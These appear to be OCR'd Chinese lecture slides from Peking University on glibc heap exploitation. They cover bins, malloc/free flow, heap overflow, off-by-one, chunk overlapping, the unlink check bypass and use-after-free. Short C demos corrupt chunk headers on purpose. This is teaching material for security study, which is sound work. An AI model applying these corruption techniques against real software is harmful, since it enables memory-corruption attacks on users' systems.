
bin 是实现了空闲链表的数据结构，用来存储空闲 chunk，可分为：

10 个 fast bins，存储在 fastbinsY 中

1 个 unsorted bin，存储在 bin[1]


62 个 small bins，存储在 bin[2] 至 bin[63]


63 个 large bins，存储在 bin[64] 至 bin[126]



Unsorted, Small and Large Bin Snapshot

堆溢出-堆的分配与释放


malloc()
获取arena锁
ok
fail
计算实际chunk_size
开辟新的non_main_arena
chunk_size<=max_fast?
Y
N
fast bins中取chunk
fail
ok
chunk_size<512B?
N
Y
合并fast bins中chunk并链接到unsorted bin
unsorted bin中取chunk
ok
fail
fail
small bins中取chunk
根据chunk大小放入small/large bins
sbrk()增加top chunk大小
large bins中取chunk
ok
fail
mmap()新建subheap，增加top_chunk大小
top chunk中取chunk
top chunk中取chunk
ok
fail
N
chunk_size>=mmap_threshold?
Y
mmap()直接映射
main_arena?
Y
N
成功


free()
传入指针为0?
Y
返回
N
mmaped_chunk?
N
Y
munmap()
mmap threshold := chunk_size;
mmap trim threshold := mmap_threshold * 2;
chunk_size<=max_fast?
Y
chunk与top chunk相邻?
Y
chunk放进fast bins
N
N
前一块空闲?
Y
合并
chunk_size>fastbin_consolidation_threshold?
Y
fast bins中chunk合并，放入unsorted bin
N
N
下一块空闲?
合并，放入unsorted bin
top chunk>mmap threshold?
N
下一块是top chunk?
N
Y
与top chunk合并
Y
归还部分top chunk给OS

堆溢出-堆溢出

堆溢出是指程序向某个堆块中写入的字节数超过了堆块本身可使用的字节数，因而导致了数据溢出，并覆盖到物理相邻的高地址的下一个堆块。

不难发现，堆溢出漏洞发生的基本前提是：

① 程序向堆上写入数据。

② 写入的数据大小没有被良好地控制。


堆溢出无法直接控制EIP，一般来说堆溢出有以下几个策略

① 覆盖与其物理相邻的下一个 chunk 的内容。

② 利用堆中的机制（如 unlink 等 ）来实现任意地址写入（ Write-Anything-Anywhere）或控制堆块中的内容等效果，从而来控制程序的执行流。

堆溢出-off-by-one

off-by-one 是指单字节缓冲区溢出，这种漏洞的产生往往与边界验证不严和字符串操作有关，当然也不排除写入的 size 正好就只多了一个字节的情况。



Allocated Chunk

off-by-one的利用思路如下

① 溢出字节为可控制任意字节：通过修改大小造成块结构之间出现重叠，从而泄露其他块数据，或是覆盖其他块数据。也可使用 NULL 字节溢出的方法。

② 溢出字节为 NULL 字节：在 size 为 0x100 的时候，溢出 NULL 字节可以使得 prev_in_use 位被清，这样前块会被认为是 free 块。这时可以使用unlink方法，也可以伪造prev_size。因为当prev_in_use为0时，prev_size就被启用了.

堆溢出-Chunk Extend and Overlapping

chunk extend是一种常见的利用手法，主要是通过extend以实现overlapping的效果。当漏洞可以控制chunk header中数据时，就可以考虑该方法。

由于连续申请的小堆块在地址上是相连的，所以如果控制了某一个堆块首部的size，则可以将该size设置的足够大使得覆盖到下面几个（高地址）的堆块首部和内容，进而起到控制下面几个堆块的效果。这就是后向overlapping。

同时，由于堆块合并的特性，如果一个堆块上方的堆块是空闲的，当释放该堆块时（该堆块不能是fast bin size）就会合并上方的堆块为一个大堆块。而判别上方堆块是否空闲的依据就是本堆块的prev_inuse域和prev_size。所以只要调整prev_inuse为0，同时设置prev_size为某个特定值，就可以合并上方本来并不空闲的堆块。这就是前向overlapping。

```
int main()
{
    void *ptr,*ptr1;

    ptr=malloc(0x10);//分配第1个 0x80 的chunk1
    malloc(0x10); //分配第2个 0x10 的chunk2
    malloc(0x10); //分配第3个 0x10 的chunk3
    malloc(0x10); //分配第4个 0x10 的chunk4
    *(int *)((int)ptr-0x8)=0x61;
    free(ptr);
    ptr1=malloc(0x50);
}
```

```
int main(void)
{
    void *ptr1,*ptr2,*ptr3,*ptr4;
    ptr1=malloc(128);//smallbin1
    ptr2=malloc(0x10);//fastbin1
    ptr3=malloc(0x10);//fastbin2
    ptr4=malloc(128);//smallbin2
    malloc(0x10);//防止与top合并
    free(ptr1);
    *(int *)((long long)ptr4-0x8)=0x90;//修改pre_inuse域
    *(int *)((long long)ptr4-0x10)=0xd0;//修改pre_size域
    free(ptr4);//unlink进行前向extend
    malloc(0x150);//占位块

}
```

堆溢出-unlink

由于unlink加入了许多检查，使得很多利用方法失效，这里介绍一个可用的方法，其推导过程如下。

设指向chunk的指针为ptr。

由于FD=ptr->fd, BK=ptr->bk。故限制条件等式等价于：ptr->fd->bk=ptr; ptr->bk->fd=ptr;

即*(ptr->fd+0x18)=ptr，*(ptr->bk+0x10)=ptr

因此*(FD+0x18)=ptr, *(BK+0x10)=ptr

则FD+0x18=&ptr，BK+0x10=&ptr


因此可得FD=&ptr-0x18; BK=&ptr-0x10

当度过了检查，下一步就会进入unlink的操作：

FD->bk=BK;BK->fd=FD，这等价于

ptr=&ptr-0x10;ptr=&ptr-0x18

故unlink的结果就是让ptr=&ptr-0x18。只要修改fd=&ptr-0x18, bk=&ptr-0x10即可。



利用unlink必须让chunk满足以下要求

```
// fd bk
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                      \
  malloc_printerr (check_action, "corrupted double-linked list", P, AV);  \
```

堆溢出-Use After Free

简单的说，Use After Free 就是其字面所表达的意思，当一个内存块被释放之后再次被使用。但是其实这里有以下几种情况：

① 内存块被释放后，其对应的指针被设置为 NULL，然后再次使用，自然程序会崩溃。

② 内存块被释放后，其对应的指针没有被设置为 NULL，然后在它下一次被使用之前，没有代码对这块内存块进行修改，那么程序很有可能可以正常运转。

③ 内存块被释放后，其对应的指针没有被设置为 NULL，但是在它下一次使用之前，有代码对这块内存进行了修改，那么当程序再次使用这块内存时，就很有可能会出现奇怪的问题。

```c
#include <stdio.h>
#include <stdlib.h>
typedef struct name {
  char *myname;
  void (*func)(char *str);
} NAME;
void myprint(char *str) { printf("%s\n", str); }
void printmyname() { printf("call print my name\n"); }
int main() {
  NAME *a;
  a = (NAME *)malloc(sizeof(struct name));
  a->func = myprint;
  a->myname = "I can also use it";
  a->func("this is my function");
  // free without modify
  free(a);
  a->func("I can also use it");
  // free with modify
  a->func = printmyname;
  a->func("this is my function");
  // set NULL
  a = NULL;
  printf("this pogram will crash...\n");
  a->func("can not be printed...");
}
```

```
➜  use_after_free git:(use_after_free) X ./use_after_free
this is my function
I can also use it
call print my name
this pogram will crash...
[1]    38738 segmentation fault (core dumped)  ./use_after_free
```

北京大学
PEKING UNIVERSITY

谢谢观看

2022.09.09